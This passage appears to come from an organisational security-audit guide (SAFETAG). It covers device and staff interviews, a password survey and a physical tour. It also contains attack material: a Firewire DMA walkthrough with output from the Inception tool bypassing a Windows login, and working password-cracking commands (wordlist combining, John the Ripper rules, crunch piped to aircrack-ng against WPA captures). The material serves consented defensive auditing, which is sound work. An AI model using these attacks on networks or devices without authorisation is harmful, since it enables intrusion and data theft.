Many critical software components, such as Java or Adobe Flash, have many vulnerabilities and need to be aggressively updated. If there are not needed for work by the users, uninstall them

If No Anti-Virus and Anti-Malware Scanner - Install Anti-Virus and Anti-Maware Scanner

An Anti-virus and Anti-malware offer some minimal protection to the system and therefore is important to have them installed.

If Outdated Anti-Virus - Update Anti-Virus

Most AV tools automatically update, but this can sometimes get out of sync, or if the AV was a pre-installed trial system, it will stop updating after its trial period. An out of date anti-virus is worthless. Therefore ensure that continuous udpdating of AV is done.

If Unencrypted Drive - Encrypt Hard Drives

When possible, build-in drive encryption (Filevault on OSX, BitLockeron Windows, and LUKS on Linux) tend to offer the most seamless, user-friendly experiences. VeraCrypt offers free cross-platform drive encryption and

cna also create encrypted drives which can be shared across platforms.

If Inactive firewall - Activate both personal and server firewall (If present)

Again, where present, use built-in firewalls and configure them for both office and public network options. Testing to ensure systems can still perform expected office natworking (file sharing, printing, etc.) is essential unless alternatives are created.

Mobile Device Assessment

Summary

The auditor checks for the type of mobile devices in the organizations Follows a series of steps depending on the different mobile devices.

The key considerations with regards to mobile devices are the user, the type of device, and the data it manages.

- the data is kept secure;
- device is configured with the recommended security settings;
- the organizational policies and procedures with regards to mobile devices;
- In case of organization owned devices, that management has control over its facilitates.

These considerations contribute to the development of the report component.

Overview

- Identify what mobile devices are in the organization. Are they organizational owned or personal?

Materials Needed

- A notepad, pen. Also an already prepared list of different kinds of mobile devices

Considerations

- Communicate clearly to the staff members the level of access needed for the audit and obtain their consent in case personal devices are being checked i.e. explain that it may involve access of private data on their personal devices.

NB: The auditor should not access any personal mobile device absence of the owner of the device and any step taken should be explained before being implemented.

Walk Through

The auditor confirms the number and nature of mobile devices that the organization owns. The auditor should keep within the agreed scope. But in the case where multiple mobile devices outside the agreed scope access the organizations' resources, then redefining of the scope may be necessary. Auditor should also consider the instructions under the device checklist.

As you work with staff members, also remember to interview them about the devices they use. This can alternate between mobile devices and non-mobile devices.

Below are some guiding questions to use. And this is an opportunity for the auditor to go deeper into any area concerning devices.

Guiding questions:

- What categories of mobile devices does the organization have? (eg, laptops, phones, external drives, cameras, recording devices, etc)
- What are they primarily used for?
- What data is stored on the devices and who has access to them
- Are the devices provided by organization or do staff use personal devices for official work? (Auditor: Review the props and cons of each set up)
- What are the risks involved with using each of the mobile devices? (NB: Auditor should know at least 2 risk for each of the devices in use)
- What is the impact of their use to the organization's work?
- Does the organization have specific policies and procedures concerning mobile devices? (eg; policy on use, encryption, location services, access control, password standards, etc)
- If yes; Do the policies and procedures define the access level to organizational devices and also for personal devices?
- What is the policy on using untrusted networks?
- What are the procedures for interacting with mobile systems which are not owned by the organization?
- What are the existing in/formal security practices for these devices? What are the physical security measures? What are the digital security measures?
- Which mobile phone OS are staff using? What are the props and cons of each?
- Is there someone in-charge of the devices and their security? (NB:Auditor: This checks on the capacity of the organization)
- What applications are installed? (Auditor note: check the device assessment checklist for the technical aspects)
- What are the users' perception towards the installed applications on their devices? (Auditor: Review the perception vs reality check findings)
- What security software if any are installed on the devices? Does it offer remote wipe functions?
- Are the users aware of them? (Exam the different categories separately)
- What is the financial implication of maintaining these devices?

A Day in the Life

Summary

The auditor checks staff devices for updated systems and software, anti-virus and other security capabilities, and identifies software runing on computers and its current version. The auditor checks for known

vulnerabilities to any out of date software.

This is used to develop a report component exposing how un-updated software can lead to large vulnerabilities.

Overview

- You can do this as a focused activity where staff walk you through a usual "day in their life" showing you what devices they use, how they use them, and what data they have to interact with to conduct their work; or this can be integrated with other formal and informal activities/interactions where you ask staff questions on their usage of technology and remote services

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.

- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity), also interview them about the other devices they use, and how they connect to work services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work Email
- Work Calls
- Chat Apps with partners/work related

User Software and Tools

- Email software
- Calendars
- Shared Files inside the office
- Other shared file systems
- Chat
- Voice calls

- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Websites and blogs
- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Recommendations

If Unsupported Operating System - Upgrade to Recent Version

Popular operating systems like Windows XP are, sadly, no longer receiving security updates. Upgrade to the latest version keeping in mind the system requirements of the version selected. For Windows, review the Windows lifecycle fact sheet for upcoming "EOLs" (End of Life). Apple does not publish EOL schedules, but historically releases security updates for their current and two prior releases.

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Pirated Software - Move to Licensed Software Systems

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Outdated - Update Operating Systems and Other Software

Operating Systems and Softwares of all varieties - Windows, Mac, Linux, and others, are constantly being updated. These updates often fix bugs, but they also protect the system from newly discovered vulnerabilities. It can seem difficult to keep updating constantly, but this is very important to protect even non-sensitive systems.

If Vulnerable Software - Update Vulnerable Software

Many critical software components, such as Java or Adobe Flash, have many vulnerabilities and need to be aggressively updated. If there are not needed for work by the users, uninstall them

If No Anti-Virus and Anti-Malware Scanner - Install Anti-Virus and Anti-Maware Scanner

An Anti-virus and Anti-malware offer some minimal protection to the system and therefore is important to have them installed.

If Outdated Anti-Virus - Update Anti-Virus

Most AV tools automatically update, but this can sometimes get out of sync, or if the AV was a pre-installed trial system, it will stop updating after its trial period. An out of date anti-virus is worthless. Therefore ensure that continuous udpdating of AV is done.

If Unencrypted Drive - Encrypt Hard Drives

When possible, build-in drive encryption (Filevault on OSX, BitLockeron Windows, and LUKS on Linux) tend to offer the most seamless, user-friendly experiences. VeraCrypt offers free cross-platform drive encryption and cna also create encrypted drives which can be shared across platforms.

If Inactive firewall - Activate both personal and server firewall (If present)

Again, where present, use built-in firewalls and configure them for both office and public network options. Testing to ensure systems can still perform expected office natworking (file sharing, printing, etc.) is essential unless alternatives are created.

A Night in the Life

Summary

The auditor interviews the staff about their practices, personal devices, software and other security capabilities that they use outside of work. The auditor checks for known vulnerabilities to any out of date software and identifies risks in the practices and behaviors.

This is used to develop a report component exposing how practices outside of their work can affect their personal security and that of the organization.

Overview

- Integrated with other activities/interactions, interview staff on their usage of technology and remote services outside of work

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.
- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity and a day in the life), also interview them about the other devices they use, and how they connect to work or personal services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, social media, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work or Personal Email
- Work or Personal Calls
- Chat Apps with partners/friends non-work related
- Social media apps

User Software and Tools

- Email software
- Calendars
- Other shared file systems
- Chat
- Voice calls
- General browser usage
- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Personal Email
- Websites and blogs
- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Personal Practices

- Office/home location
- Transportation means
- Physical security

Recommendations

Multi Factor Authentication

When possible, enable multi factor authentication on work accounts (email, social media, website administration, etc). Specially if the accounts are being accessed with personal devices.

See also the recommendations under the Device Checklist activity

Firewire Access to Encrypted/Locked computers

Summary

Firewire ports and expansion slots can be abused to obtain data that are thought to be encrypted

Any attacker who obtains a running (including sleeping and hibernating!) Windows, Mac, or even Linux laptop with a Firewire port, an ExpressCard expansion slot, or a Thunderbolt port will be able to read, record or modify any sensitive information on the device, even if the screen is “locked” and the information is stored on an encrypted volume or in an encrypted folder. This applies to threats involving loss, theft and confiscation, but also to “checkpoint” scenarios in which the attacker may only have access for a few minutes.

This attack requires physical control of a machine that is not powered off. Full details of the scope of the attack are available at http://www.breaknenter.org/projects/inception/ .

Materials Needed

- A system with a firewire port, a thunderbolt port, or a PCMCIA slot and a firewire card. See http://www.breaknenter.org/projects/inception/#Requirements

Walk Through

Firewire ports and expansion slots can be abused to obtain data that are thought to be encrypted

The threat describe in this section is more complex than it needs to be. In fact, unencrypted data are vulnerable to any number of simple attacks, the two most straightforward being: 1) rebooting the computer from a USB stick CD-ROM or DVD containing an alternate operating system, then copying all of the data; or 2) removing the hard drive, inserting it into a different machine, then copying all of the data. These techniques, which work on nearly any computer, even if a strong login password has been set, are effective and widely used, but they require extended physical access to the device. A slightly different attack is described below, one that only requires physical access for a few minutes. It, too, works regardless of login/screen-lock passwords, though only devices with Firewire ports or expansion slots (ExpressCard, CardBus, PCMCIA, etc.) are vulnerable.

The steps required to defend against all of these threats is the same: encrypt your data using a tool like Microsoft’s BitLocker, Apple’s FileVaule or the open-source Truecrypt application. The Firewire attack highlighted here is particularly illustrative, however, because it serves as a reminder that merely setting up an encrypted volume is not enough. In much the same way that a lock does little to protect your home if the door to which it is attached remains open, data encryption is rarely effective while you are logged into your computer. Even if the screen is locked (which would foil the “reboot” and “hard drive removal” attacks described briefly above), an attacker may still find a way to access your sensitive data, while the computer is up and running, because the decryption key is present in the computer’s memory. (This is how large-scale encryption actually works. Information remains encrypted at all times, on the storage device where it lives, but you are able to access it while you are logged in, or while your encrypted volume is “open,” because your computer decrypts and encrypts it on the fly.) Walkthrough

Step 1: First, the attacker would connect her computer to the victim's using a Firewire cable. Either or both machines could be using a true Firewire port or a Firewire expansion card. When a Firewire ExpressCard expansion card is inserted, Windows automatically installs and configures the necessary drivers, even if nobody is logged into the laptop.

Step 2: Once connected, the attacker simply runs the Inception tool, selects the operating system of the target machine and waits a minute or two for the attack to complete (depending on the amount of RAM present):

```
$ incept

 _|  _|      _|    _|_|_|  _|_|_|_|  _|_|_|    _|_|_|  _|    _|_|    _|      _|
 _|  _|_|    _|  _|        _|        _|    _|    _|    _|  _|    _|  _|_|    _|
 _|  _|  _|  _|  _|        _|_|_|    _|_|_|      _|    _|  _|    _|  _|  _|  _|
 _|  _|    _|_|  _|        _|        _|          _|    _|  _|    _|  _|    _|_|
 _|  _|      _|    _|_|_|  _|_|_|_|  _|          _|    _|    _|_|    _|      _|

v.0.2.0 (C) Carsten Maartmann-Moe 2012
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter

[*] FireWire devices on the bus (names may appear blank):
------------------------------------------------------------------------------
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID):  (0x0)
------------------------------------------------------------------------------
[*] Only one device present, device auto-selected as target
[*] Selected device: MICROSOFT CORP.
[*] Available targets:
------------------------------------------------------------------------------
[1] Windows 8: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
------------------------------------------------------------------------------
[!] Please select target (or enter 'q' to quit): 2
[*] Selected target: Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[*] Initializing bus and enabling SBP-2, please wait  1 seconds or press Ctrl+C
[*] DMA shields should be down by now. Attacking...
[*] Searching, 1328 MiB so far
[*] Signature found at 0x8b50c321 (in page # 570636)
[*] Write-back verified; patching successful
[*] BRRRRRRRAAAAAWWWWRWRRRMRMRMMRMRMMMM!!!
```

In the case of the laptops tested, Inception took approximately two minutes to reach the final, somewhat self-congratulatory line shown above. At that point, we were able to login using any password. (Entering "asdf" worked just fine, and gave us full access to all data on the computer.) Inception works by temporarily replacing authentication code using the Firewire's protocol's direct memory access (DMA). After a reboot, everything is restored to its original state.

Once again, it is worth noting that successful mitigation of this issue requires a combination of technology (data encryption) and some level of behavior change (shutting down laptops at the end of the day, when traveling and at any time when confiscation, theft, loss or tampering are particularly likely.)

Recommendations

Remove FireWire Drivers, completely turn off computer when at risk

The easiest protection against this is to completely shut down your computer any time there is a chance of confiscation, and to make this a regular practice at night and when traveling.

If possible, the best protection against this is to remove or disable the SBP-2 and the FireWire drivers (Windows: http://support.microsoft.com/kb/2516445 , Linux: http://www.hermann-uwe.de/blog/physical-memory-attacks-via-firewire-dma-part-1-overview-and-mitigation) . For Mac, upgrading to the most recent operating system (but at least 10.7.2/Lion!).

Password Security Survey

Summary

Weak and "shared" passwords are prevalent - even after hundreds of well-publicized global password breaches, "password" and "12345" remain the most popular passwords, and password re-use is common. Weak wifi passwords are specifically a challenge, as wifi signals often are accessible outside of an office's physical limits, but provide full access to the private network.

Overview

- Using the password survey, determine the organization's baseline for password security

Materials Needed

- A prepared Password Survey (given sensitivity and need for anonymity, consider printing and then shredding/burning).
- The Level Up Activity, Password Reverse Race provides a staff activity.

Walk Through

Adapt this survey to get a sense of how passwords are used in the organization. Anonymous paper surveys, later destroyed, are a good way to gather this information. The earlier questions are more important in terms of getting a sense of password practices, so consider adapting or shortening the survey based on staff/ leadership buy-in and risk considerations.

How many passwords do you have to remember for accounts and devices used to do your work?

If you tried to login to your computer account right now, how many attempts do you think it would take?

Have you written down your current password?

- No
- Yes, on paper
- Yes, electronically (stored in a document or spreadsheet in my computer, phone, etc.)
- Yes, in a password manager
- Other

If you wrote down your current password, how is it protected (choose all that apply) ?

- I do not protect it

- I stored it in an encrypted file
- I hid it
- I stored it on a computer or device protected with another password
- I locked up the paper
- I always keep the password with me
- I wrote down a reminder instead of the actual password
- Other

Have you ever forgotten your current password?

- No
- Yes

If yes, how did you recover it?

Have you ever forgotten old work passwords?

- No
- Yes

If yes, how did you recover it?

When you created your current password, which of the following did you do?

- I reused an old password
- I modified an old password
- I have a list of passwords which I rotate through
- I reused a password I was already using for a different account
- I created an entirely new password
- Other:
- No
- Yes
- No
- Yes

Did you use any of the following strategies to create your current password (choose all that apply) ?

- Password based on the first letter of each word in a phrase

- Based on the name of someone or something
- Based on a word or name with numbers / symbols added to beginning or end
- Based on a word or name with numbers and symbols substituting for some of the letters (e.g. '@' instead of 'a')
- Based on a word or name with letters missing
- Based on a word in a language other than English
- Based on a phone number
- Based on an address
- Based on a birthday

How long is your current password (total number of characters)?

- I prefer not to answer.

What symbols (characters other than letters and numbers) are in your password?

- I prefer not to answer.

How many lower-case letters are in your current password?

- I prefer not to answer.

How many upper-case letters are in your current password?

- I prefer not to answer.

In which positions in your password are the numbers?

- First
- Second
- Second from last
- Last
- No Numbers
- I prefer not to answer.

How many symbols are in your current password?

In which positions in your password are the symbols?

- First

- Second
- Second from last
- Last
- No Numbers
- I prefer not to answer.

Recommendations

Any important password should be long enough and complex enough to prevent both standard dictionary attacks and “brute-force attacks” in which clusters of powerful computers work in parallel to test every possible character combination. (We recommend 12 or more completely random characters or a passphrase that contains five or more relatively uncommon words.) The key should not contain common “phrases,” expecially from well known literature like Shakespeare or religious texts, but also should not include number sequences or phrases, especially if they are related to the organization, its employees or its work, and to use unique passwords for each account.

Because this becomes logistically difficult, **password managers** such as KeePassX or other systems are recommended.

Specifically for **wireless passwords**, choosing a strong WPA key is one of the most important steps toward defending an organization’s network perimeter from an adversary with the ability to spend some time in the vicinity of the offices. By extension, mitigating this vulnerability is critical to the protection of employees and partners (and confidential data) from the sort of persistent exposure that eventually brings down even the most well-secured information systems.

Because shared keys inevitably end up being written on whiteboards, given to office visitors and emailed to partners, the WPA key should also be changed periodically. This does not have to happen frequently, but anything less than three or four times per year may be unsafe.

As WPA3 becomes more widely adopted, upgrading your network to WPA3 authentication will provide substantial security against wireless password attacks.

Password Strength

Summary

This exercise supports the auditor in building an effective dictionary that is customized to an organization.

This dictionary can then be used in a variety of ways:

- By using the examples referenced in the WPA Password Cracking exercise, the auditor can attack weak wifi passwords, which present a non-personal and non-disruptive way to demonstrate password security problems. Weak wifi passwords are specifically a challenge, as wifi signals often are accessible outside of an office's physical limits, but provide full access to the private network.
- An Auditor can show or discuss their preferred customization strategy and the tools (like JtR) that automatically "mutate" passwords with numbers, capitals, and so on, to demnonstrate the power of a computer to quickly get around common "tricks"

- An Auditor can also use a password "survey" to get an understanding of password practices within the organization.

Overview

- Where relevant, test discovered password files, the wireless network's password strength, or discuss how adversaries attack passwords

Materials Needed

- For the (most common) WPA password-based attacks, an **already-prepared** dictionary of words to use to attack the password will be required.
- The Level Up Activity, Password Reverse Race provides a staff activity.

Considerations

- Inform yourself of relevant local laws
- Do not attack individuals at an organization using this, focus on shared passwords (such as wifi)
- Always operate with clear consent based in full understanding

Walk Through

This component provides resources and recommendations on cracking passwords - both the creation of dictionaries and rules to modify those dictionaries, as well as some basic implementation as well. This is a dangerous (and in many cases, illegal) skill to use, and should be more of a guide to auditors on what password security myths do not work against modern password cracking software, and to use only with permission and only in very specific situations as a demonstration of the power of even a common laptop against weak passwords.

- Download basic word lists
- Research dictionary needs
- Create custom word list
- Build core list(s)
- Attack a password hash using increasingly more time-consuming methods

This skillset, plus demonstration against non-invasive accounts, provides an opening for a discussion with staff on password security. See Level Up for further activities and exercises around passwords.

Primarily for use in the Network Access component, building a password dictionary, understanding the ways to automatically mutate it, and running it against passwords is a useful skill to have, and to use to explain why simple passwords are insecure. This Ars Technica article provides a good insight into the path to tackle iterative password cracking using a variety of tools to meet different goals.

These instructions use a small set of password cracking tools, but many are possible. If there are tools you are more familiar or comfortable with using, these by no means are required. The only constraints are to be respectful and responsible, as well as keeping focused on the overall goals and not getting bogged down.

A good wordlist with a few tweaks tends to break most passwords. Using a collection of all English words, all words from the language of the organization being audited, plus a combination of all these words, plus relevant keywords, addresses, and years tends to crack most wifi passwords in a reasonable timeframe.

An approach which begins with quick, but often fruitful, attacks to more and more complex (and time consuming) attacks is the most rewarding. However, after an hour or two of password hacking, the in-office time on other activities is more valuable, so admit defeat and move on. See the Recommendations section for talking points around the levels of password cracking that exist in the world. You can work on passwords offline/overnight/post-audit for report completeness.

Here is a suggested path to take with suggested tools to help. You might try the first few steps in both the targeted keyword approach and the dictionary approach before moving on to the more complex mutations towards the end of each path.

- Targeted Keywords
- Language dictionary attack (simple scripting, hashcat)
- Brute forcing (do not bother with this on-site)

Dictionary Research and Creation

Before you arrive on-site it is important to have your password cracking tools downloaded and relevant dictionaries ready to go, as your main demonstration and use of these tools is to gain access to the organization's network. The effectiveness of this demonstration is drastically reduced if you already have had to ask for the password to connect to the Internet and update your dictionaries, tools, or so on. Some of these files (especially larger password dictionaries) can be quite large, so downloading them in-country is not recommended.

Many password dictionary sites, such as SkullSecurity , maintain core dictionaries in multiple languages. If your target language is not available, some quick regular expression work can turn spell-check dictionaries (such as those used by LibreOffice into useful word lists. It is generally useful to always test with English in addition to the target language.

CloudCracker and OpenWall have, for a fee, well-tested password dictionaries.

Keyword generation In addition, create a customized dictionary with words related to the subject as revealed in the Remote Assessment research: organization name, street address, phone number, email domain, wireless network name, etc. For the organization "ExampleOrg , which has its offices at 123 Central St., Federal District, Countryzstan , which does human rights and journalism work and was founded in 1992, some context-based dictionary additions would be:

```
exampleorg
example
exa
mple
org
123
central
federal
district
countryzstan
human
rights
journo
```

```
journalism
1992
92
```

Also add common password fragments: qwerty, 1234/5/6/7/8, and, based on field experience, four-digit dates back to the year 2001 (plus adding in the founding year of the organization). It's also useful to see what calendar system is in use at your organization's location as some cultures don't use Gregorian years. It's quite amazing how often a recent year will be part of a wifi password -- this presentation discusses many common patterns in passwords: https://www.owasp.org/images/a/af/2011-Supercharged-Slides-Redman-OWASP-Feb.pdf

Optional Further steps

Use CeWL **to spider the organization's web properties** to generate additional phrases. This list will need review, as some of the generated content is not very useful, but may be useful if the site is not in a language the auditor reads fluently.

For passwords other than WPA, specific policies or patterns may help to focus your password dictionary further. PACK, or Password Analysis and Cracking Toolkit is a collection of utilities developed to aid in analysis of password lists in order to enhance password cracking through pattern detection of masks, rules, character-sets and other password characteristics. The toolkit generates valid input files for Hashcat family of password crackers." PACK is most useful for large sets of passwords, where it can detect patterns in already-broken passwords to help build new rules. Both password cracking tools listed here are powerful, and have slightly different abilities. The auditor should choose the one they prefer and/or the one which has the features they desire for this job.

Build more complex password lists with scripting and Hashcat One quick way to build a more complex password list is to simply double the list up (a "combinator" attack), so that it includes an entry for each pair of these strings:

You can do a 1-way version of this list simply, such as:

```
 $ for foo in `cat pwdlist.txt`; do for bar in `cat pwdlist.txt`; do printf $foo$bar'\n'; done; done > pwdpairs.txt
 $ cat pwdlist.txt >> pwdpairs.txt
```

Hashcat can do this in a live attack under its "combinator" mode, and hashcat-utils (hiding in /usr/share/hashcat-utils/combinator.bin) provides this as a standalone tool. This provides a true combination of the list, so it exponentially increases the list size - use with caution, or use with one larger dictionary and one smaller dictionary.

For example, use these combination approach on your custom dictionary (combining it with itself, creating combinations from the above list such as example92, journorights, exampleorgrights).

```
$  /usr/share/hashcat-utils/combinator.bin dict.txt dict.txt
```

Hashcat is extremely powerful when you have desktop computer systems to use, but has a few wordlist manipulation tools that are useful regardless.

More References: (http://hashcat.net/wiki/doku.php?id=cracking_wpawpa2 , http://www.darkmoreops.com/2014/08/18/cracking-wpa2-wpa-with-hashcat-kali-linux/)

Use word mutation with John the Ripper (JtR) JtR is a powerful tool you can use in combination of existing wordlists, but it also can add in common substitutions (people using zero for the letter "o"). JtR can be used to generate a static list of passwords for other programs, or it can be used directly against a password database. JtR is a bit weak combining words within a wordlist, so you should apply your customizations and any folding before moving on to JtR.

You can add custom "rules" to aid in these substitutions - a base set is included with JtR, but a much more powerful set is added by [KoreLogic] (http://contest-2010.korelogic.com/rules.html). KoreLogic also provides a custom character set "chr file" that takes password frequency data from large collections of real-world passwords to speed up JtR's brute force mode. This PDF presentation has a good walkthrough of how John and Kore's rules work. LinuxConfig Offers another good walkthrough.

The bleeding-edge jumbo version combines both the built-in rules and an optimized version of the [KoreLogic rules](https://github.com/kost/jtr-stuff/tree/master/rules, and http://openwall.info/wiki/john/rules for a description of the optimizations). This list of KoreLogic Rules provides nice descriptions of what the KoreLogic rules do. In bleeding-jumbo, you can remove "KoreLogicRules". BackReference provides a great example of rules usage.

Some particularly useful ones individual rulesets are:

- AppendYears (appends years, from 1900 to 2019) and AppendCurrentYearSpecial (appends 2000-2019 with punctuation)
- AddJustNumbers (adds 1-4 digits to the end of everything)
- l33t (leet-speek combinations)

There are some build-in combinations of rulesets - for example, just --rules runs john's internal collection of default rules, and --rules:KoreLogic runs a collection of the KoreLogic rules in a thoughtful order, and --rules:all is useful if you hate life.

e.g. :

```
$ john -w:dictionary.txt --rules:AppendYears --stdout
```

Building custom rules

PROTIP Create a dictionary with just "blah" and run various rules against it to understand how each ruleset or combination works. Note specifically that each rule multiplies the size of the dictionary by the number of permutations it introduces. Running the KoreLogic ruleset combination against a **one word** dictionary creates a list of 6,327,540 permutations on just that word, adding a column output is handy for additional visual impact.

```
JohnTheRipper/run/john -w=blah.txt --rules:all --stdout |column
```

Brute force, using John and crunch JtR's "incremental" mode is essentially an optimized brute force attack, so will take a very long time for anything but the shortest passwords, or passwords where you can limit the search space to a character set: "As of version 1.8.0, pre-defined incremental modes are "ASCII" (all 95 printable ASCII characters), "LM_ASCII" (for use on LM hashes), "Alnum" (all 62 alphanumeric characters), "Alpha" (all 52 letters), "LowerNum" (lowercase letters plus digits, for 36 total), "UpperNum" (uppercase letters plus digits, for 36 total), "LowerSpace" (lowercase letters plus space, for 27 total), "Lower" (lowercase letters), "Upper" (uppercase letters), and "Digits" (digits only). The supplied .chr files include data for lengths up to 13 for all of these modes except for "LM_ASCII" (where password portions input to the LM hash halves

are assumed to be truncated at length 7) and "Digits" (where the supplied .chr file and pre-defined incremental mode work for lengths up to 20). Some of the many .chr files needed by these pre-defined incremental modes might not be bundled with every version of John the Ripper, being available as a separate download." (http://www.openwall.com/john/doc/MODES.shtml)

As a last resort, you can try a direct brute force attack overnight or post-audit to fill in details on key strength. Crunch is a very simple but thorough approach. Given enough time it will break a password, but it's not particularly fast, even at simple passwords. You can reduce the scope of this attack (and speed it up) if you have a reason to believe the password is all lower-case, all-numeric, or so on. WPA passwords are a minimum of 8 characters, a maximum of 16, and some wifi routers will accept punctuation, but in practice these are usually just !@#$. — so:

```
$ /path/to/crunch 8 16 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890$!@#$. | aircrack-ng -a 2 path/to/capture.pcap -b 00:11:22:33:44:55 -w -
```

This says to try every possible alpha-numeric combination from 8 to 16 characters. This will take a very, very, very long time.

FURTHER RESOURCES

Sample Practice For practice on any of these methods, you can use the wpa-Induction.pcap file from Wireshark.

https://www.schneier.com/blog/archives/2014/03/choosing_secure_1.html

http://zed0.co.uk/crossword/

http://www.instantcheckmate.com/crimewire/is-your-password-really-protecting-you/#lightbox/0/

Note that password cracking systems are rated on the number of password guesses they make per second. Stock laptop computers without high-end graphics cards or any other optimizations can guess 2500 passwords/second. More powerful desktop computers can test over a hundred million each second, and with graphics cards (GPUs) that rises to billions of passwords per second. (https://en.wikipedia.org/wiki/Password_cracking).

This website has a good explanation about how improving the complexity of a password affects how easy it is to break: http://www.lockdown.co.uk/?pg=combi, but is using very out of date numbers - consider a basic laptop able to produce "Class E" attacks, and a desktop, "Class F"

http://rumkin.com/tools/password/passchk.php

http://cyber-defense.sans.org/blog/downloads/ has a calculator buried in the zip file "scripts.zip"

http://www.dailymail.co.uk/sciencetech/article-2331984/Think-strong-password-Hackers-crack-16-character-passwords-hour.html

https://www.grc.com/haystack.htm

https://www.owasp.org/images/a/af/2011-Supercharged-Slides-Redman-OWASP-Feb.pdf

http://www.nytimes.com/2014/11/19/magazine/the-secret-life-of-passwords.html?_r=1

Recommendations

Any important password should be long enough and complex enough to prevent both standard dictionary attacks and “brute-force attacks” in which clusters of powerful computers work in parallel to test every possible character combination. (We recommend 12 or more completely random characters or a passphrase that contains five or more relatively uncommon words.) The key should not contain common “phrases,” expecially from well known literature like Shakespeare or religious texts, but also should not include number sequences or phrases, especially if they are related to the organization, its employees or its work, and to use unique passwords for each account.

Because this becomes logistically difficult, **password managers** such as KeePassX or other systems are recommended.

Specifically for **wireless passwords**, choosing a strong WPA key is one of the most important steps toward defending an organization’s network perimeter from an adversary with the ability to spend some time in the vicinity of the offices. By extension, mitigating this vulnerability is critical to the protection of employees and partners (and confidential data) from the sort of persistent exposure that eventually brings down even the most well-secured information systems.

Because shared keys inevitably end up being written on whiteboards, given to office visitors and emailed to partners, the WPA key should also be changed periodically. This does not have to happen frequently, but anything less than three or four times per year may be unsafe.

As WPA3 becomes more widely adopted, upgrading your network to WPA3 authentication will provide substantial security against wireless password attacks.

Guided Tour

Summary

During this component an auditor tours the audit location(s) and flags potential risks related to physical access at that location.

Overview

Have your point of contact walk you around the office (often as part of introductions on the first day) - mentally note physical security concerns. Document how difficult it would be for a visitor or after-hours break-in to access sensitive systems. Identify physical assets with sensitive content, such as:

- Networking equipment and servers
- User devices (workstations/laptops, smarthpones, USB drives)
- Sensitive information or external storage drives lying on desks
- Accounts/passwords written on post-its, white-boards, etc.
- Unattended, logged in computers
- Unlocked cabinets, computer rooms, or wiring closets

- Network ports that are not in use, especially ones not in plain sight

This can be done remotely via secure videoconference over a smartphone or tablet that can moved around the office easily.

Combining this activity with Office Mapping helps to reduce the awkwardness of taking notes while walking around the office, and if being done remotely, the two separate activities can be used to cross-verify the accuracy of each.

Materials Needed

- A camera and/or notepad may be useful
- For remote support, a secure and portable videochat system (such as Signal) which works with the available bandwidth.

Considerations

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.
- Any remote communication on physical security should be done over secured channels from a private space
- It should be noted that SAFETAG is focused only on the digital impacts of physical security. This guide does not provide a full physical security assessment.

Walk Through

As part of your first day, have your point of contact walk you around the office - this is primarily a chance to understand the office layout and meet the rest of the staff, but take mental note of the devices in use and laying out on desks as you walk around the office. Note as well the location and access to components such as servers and networking components. Taking actual notes may make the staff feel that you are judging them, especially if this is your first interaction -- refrain from this, and if needed, also consider a more "neutral" note-taking process by integrating the Office Mapping activity.

If the auditor is unable to go to the office (or can only visit one of multiple offices), consider having the point of contact use a video call. You will want to have the entire staff be aware of this activity and know the person who is walking around the office. This requires sufficient bandwidth (and unmetered or low-cost) for a 1-hour video call. This could be scheduled for before or after office hours to both discover how devices are left overnight as well as reducing the impact on the network.

Similarly, the in-person tour can also be done outside of normal business hours. Please note: this can damage the trust the staff has in the auditor, as well as unintentionally embarrassing specific staff members in the eyes of the point of contact. It is not recommended to do this except for organizations who have already received training and worked on improving their physical/operational security practices and face an active adversary. This could be before the staff arrives in the morning, during lunch, or after hours (perhaps have dinner with your point of contact, and come back to check the organization afterwards). This gives a clearer picture of how devices are secured outside of the work day (are desktops and laptops unsecured, still on, logged in?). Are backup drives or other storage media easily accessible? Are doors to server rooms/closets locked? Are keys to these locked cabinets/rooms visible?

Recommendations

Office Equipment is unsecured against burglary

